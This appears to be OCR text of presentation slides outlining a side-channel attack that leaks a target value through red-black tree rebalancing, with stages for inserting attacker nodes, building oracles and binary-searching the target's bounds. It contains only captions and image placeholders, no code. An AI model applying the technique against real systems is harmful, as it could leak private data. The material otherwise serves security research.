
Stage 0: Preparation



ernesto.martinezgarcia@tugraz.at

Stage 1: Massaging


Insert attacker nodes on the left and right subtree of T



Red-Black Tree Rebalancements


Stage 2: Oracles

Pick the closest attacker nodes to T within its subtrees





Stage 3: Leakage


Use the oracles to perform a binary search over $T_{\min}$ and $T_{\max}$



